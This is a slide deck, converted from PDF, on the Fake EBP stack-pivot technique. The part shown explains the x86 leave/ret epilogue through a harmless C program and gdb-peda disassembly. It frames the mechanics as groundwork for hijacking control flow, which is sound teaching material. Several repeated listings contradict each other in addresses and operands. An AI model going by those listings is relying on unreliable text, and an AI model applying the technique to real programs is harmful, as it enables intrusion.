



# Fake EBP를 가장한 함수 에필로그 + libc database


김우종

# Contents

- Fake EBP
  - Function Epilogue
    - How works Epilogue
  - How works Fake EBP
  - Example exploit
- Libc Database
  - Libc
  - Libc database

# Fake EBP

- Fake EBP is creating a fake Stack Frame Pointer to control the flow of execution of the program
  - Used When the Return Address area can be overwritten



# Function Epilogue

- Function Epilogue
  - Leave
    - MOV ESP, EBP
    - POP EBP
  - RET
    - POP EIP
    - JMP EIP

# How works Epilogue

- Function Epilogue
  - Leave
    - MOV ESP, EBP
    - POP EBP
  - RET
    - POP EIP
    - JMP EIP

```
#include <stdlib.h>
#include <stdio.h>

void vuln(int a,int b,int c,int d){
    printf("%d, %d, %d, %d",a,b,c,d);
}

void main(int argc, char* argv[]){
    vuln(1,2,3,4);
}
```

Example Code - test.c

# How works Epilogue




Stack

```
gdb-peda$ pd main
Dump of assembler code for function main:
   0x08049193 <+0>:  push    ebp
   0x08049194 <+1>:  mov     ebp,esp
   0x08049196 <+3>:  call    0x80491b3 <__x86.get_pc_thunk.ax>
   0x0804919b <+8>:  add     eax,0x2e65
   0x080491a0 <+13>: push    0x4
   0x080491a2 <+15>: push    0x3
   0x080491a4 <+17>: push    0x2
   0x080491a6 <+19>: push    0x1
   0x080491a8 <+21>: call    0x8049162 <vuln>
   0x080491ad <+26>: add     esp,0x10
   0x080491b0 <+29>: nop
   0x080491b1 <+30>: leave
   0x080491b2 <+31>: ret
End of assembler dump.
gdb-peda$
```

Example Code - test.c / disas main

# How works Epilogue




Stack

```
gdb-peda$ pd main
Dump of assembler code for function main:
0x08049193 <+0>:    push    ebp
0x08049194 <+1>:    mov     ebp,esp
0x08049195 <+3>:    call   0x080491b3 <__x86.get_pc_thunk.ax>
0x0804919b <+8>:    add     eax,0x2e65
0x080491a0 <+13>:   push    0x4
0x080491a2 <+15>:   push    0x3
0x080491a4 <+17>:   push    0x2
0x080491a6 <+19>:   push    0x1
0x080491a8 <+21>:   call   0x08049162 <vuln>
0x080491ad <+26>:   add     esp,0x10
0x080491b0 <+29>:   nop
0x080491b1 <+30>:   leave
0x080491b2 <+31>:   ret
```

0x08049193 <+0>: push ebp  
0x08049194 <+1>: mov ebp,esp

Example Code - test.c / disas main

# How works Epilogue



Stack

```
gdb-peda$ b*main+3
Breakpoint 1 at 0x8049196

gdb-peda$ i r ebp
ebp                0xffffd198          0xffffd198

gdb-peda$ x/2wx $ebp
0xffffd198: 0x00000000  0xf7defef1


gdb-peda$
```

```
0x08049193 <+0>:      push    ebp
0x08049194 <+1>:      mov     ebp, esp
```

Example Code - test.c / disas main



# How works Epilogue




Stack

```
0x080491a8 <+21>:    call    0x8049162 <vuln>
```

```
gdb-peda$ pd main
Dump of assembler code for function main:
0x08049193 <+0>:      push    ebp
0x08049194 <+1>:      mov     ebp,esp
0x08049196 <+3>:      call   0x80491b3 <__x86.get_pc_thunk.ax>
0x0804919b <+8>:      add     eax,0x2e65
0x080491a0 <+13>:     push    0x4
0x080491a2 <+15>:     push    0x3
0x080491a4 <+17>:     push    0x2
0x080491a6 <+19>:     push    0x1
0x080491a8 <+21>:     call    0x8049162 <vuln>
0x080491ad <+26>:     add     esp,0x10
0x080491b0 <+29>:     nop
0x080491b1 <+30>:     leave
0x080491b2 <+31>:     ret
End of assembler dump.
gdb-peda$
```

Example Code - test.c / disas main


# How works Epilogue



```
gdb-peda$ pd vuln
Dump of assembler code for function vuln:
0x08049162 <+0>:  push    ebp
0x08049163 <+1>:  mov     ebp,esp
0x08049165 <+3>:  push    ebx
0x08049166 <+4>:  call    0x80491b3 <__x86.get_pc_thunk.ax>
0x0804916b <+9>:  add     eax,0x2e95
0x08049170 <+14>: push    DWORD PTR [ebp+0x14]
0x08049173 <+17>: push    DWORD PTR [ebp+0x10]
0x08049176 <+20>: push    DWORD PTR [ebp+0xc]
0x08049179 <+23>: push    DWORD PTR [ebp+0x8]
0x0804917c <+26>: lea     edx,[eax-0x1ff8]
0x08049182 <+32>: push    edx
0x08049183 <+33>: mov     ebx,eax
0x08049185 <+35>: call    0x8049030 <printf@plt>
0x0804918a <+40>: add     esp,0x14
0x0804918d <+43>: nop
0x0804918e <+44>: mov     ebx,DWORD PTR [ebp-0x4]
0x08049191 <+47>: leave
0x08049192 <+48>: ret
End of assembler dump.
gdb-peda$
```

Example Code - test.c / disas vuln

# How works Epilogue




Stack

```
gdb-peda$ pd vuln
0x08049162 <+0>:  push    ebp
0x08049163 <+1>:  mov     ebp,esp
0x08049164 <+2>:  push    ebx
0x08049165 <+3>:  call    0x80491b3 <__x86.get_pc_thunk.ax>
0x08049166 <+4>:  add     eax,0x2e95
0x0804916b <+9>:  add     eax,0x2e95
0x08049170 <+14>: push    DWORD PTR [ebp+0x14]
0x08049173 <+17>: push    DWORD PTR [ebp+0x10]
0x08049176 <+20>: push    DWORD PTR [ebp+0xc]
0x08049179 <+23>: push    DWORD PTR [ebp+0x8]
0x0804917c <+26>: lea     edx,[eax-0x1ff8]
0x08049182 <+32>: push    edx
0x08049183 <+33>: mov     ebx,eax
0x08049185 <+35>: call    0x8049030 <printf@plt>
0x0804918a <+40>: add     esp,0x14
0x0804918d <+43>: nop
0x0804918e <+44>: mov     ebx,DWORD PTR [ebp-0x4]
0x08049191 <+47>: leave
0x08049192 <+48>: ret
```

Example Code - test.c / disas vuln

# How works Epilogue



Stack


```
gdb-peda$ b* vuln+3
Breakpoint 2 at 0x08049165

gdb-peda$ i r ebp
ebp                0xffffd180      0xffffd180
gdb-peda$ x/2wx $ebp
0xffffd180: 0xffffd198  0x080491ad
gdb-peda$ i r esp
esp                0xffffd180      0xffffd180
gdb-peda$ x/2wx $esp
0xffffd180: 0xffffd198  0x080491ad
gdb-peda$

0x08049162 <+0>:      push    ebp
0x08049163 <+1>:      mov     ebp,esp
```

Example Code - test.c / disas vuln

# How works Epilogue




```
0x08049191 <+47>: leave
0x08049192 <+48>: ret

Dump of assembler code for function vuln:
0x08049162 <+0>: push    ebp
0x08049163 <+1>: mov     ebp,esp
0x08049165 <+3>: push    ebx
0x08049166 <+4>: call    0x80491b3 <__x86.get_pc_thunk.ax>
0x0804916b <+9>: add     eax,0x2e95
0x08049170 <+14>: push    DWORD PTR [ebp+0x14]
0x08049173 <+17>: push    DWORD PTR [ebp+0x10]
0x08049176 <+20>: push    DWORD PTR [ebp+0xc]
0x08049179 <+23>: push    DWORD PTR [ebp+0x8]
0x0804917c <+26>: lea     edx,[eax-0x1ff8]
0x08049182 <+32>: push    edx
0x08049183 <+33>: mov     ebx,eax
0x08049185 <+35>: call    0x8049030 <printf@plt>
0x0804918a <+40>: add     esp,0x14
0x0804918d <+43>: nop
0x08049190 <+46>: mov     ebx,DWORD PTR [ebp-0x4]
0x08049191 <+47>: leave
0x08049192 <+48>: ret

End of assembler dump.
gdb-peda$
```

Example Code - test.c / disas vuln

# How works Epilogue




```
0x08049191 <+47>: leave
0x08049192 <+48>: ret

Dump of assembler code for function vuln:
0x08049162 <+0>: push    ebp
0x08049163 <+1>: mov     ebp,esp
0x08049165 <+3>: push    ebx
0x08049166 <+4>: call    0x804916b
0x0804916b <+9>: add     eax,0x4
0x08049170 <+14>: push    DWORD PTR [ebp-0x4]
0x08049173 <+17>: push    DWORD PTR [ebp-0x8]
0x08049176 <+20>: push    DWORD PTR [ebp-0xc]
0x08049179 <+23>: push    DWORD PTR [ebp-0x10]
0x0804917c <+26>: lea     edx,[ebp-0x14]
0x08049182 <+32>: push    edx
0x08049183 <+33>: mov     ebx,eax
0x08049185 <+35>: call    0x8049030 <printf@plt>
0x0804918a <+40>: add     esp,0x14
0x0804918d <+43>: nop
0x08049191 <+47>: leave
0x08049192 <+48>: ret

End of assembler dump.
gdb-peda$
```

Example Code - test.c / disas vuln

# How works Epilogue



```
0x08049191 <+47>: leave
0x08049192 <+48>: ret

Dump of assembler code for function vuln:
0x08049162 <+0>: push    ebp
0x08049163 <+1>: mov     ebp,esp
0x08049165 <+3>: push    ebx
0x08049166 <+4>: call    0x804916b
0x0804916b <+9>: add     eax,0x4
0x08049170 <+14>: push    DWORD PTR [ebp-0x4]
0x08049173 <+17>: push    DWORD PTR [ebp-0x8]
0x08049176 <+20>: push    DWORD PTR [ebp-0xc]
0x08049179 <+23>: push    DWORD PTR [ebp-0x10]
0x0804917c <+26>: lea     edx,[ebp-0x14]
0x08049182 <+32>: push    edx
0x08049183 <+33>: mov     ebx,eax
0x08049185 <+35>: call    0x8049030 <printf@plt>
0x0804918a <+40>: add     esp,0x14
0x0804918d <+43>: nop
0x08049191 <+47>: leave
0x08049192 <+48>: ret


End of assembler dump.
gdb-peda$
```

Annotations in the image:

- A pink box highlights the `leave` and `ret` instructions at addresses `0x08049191` and `0x08049192`.
- A pink arrow points from the `leave` instruction to the assembly listing on the right, which shows the equivalent instructions: `MOV ESP, EBP`, `POP EBP`, `RET`, `POP EIP`, and `JMP EIP`.

Example Code - test.c / disas vuln

# How works Epilogue



```
0x08049191 <+47>: leave
0x08049192 <+48>: ret

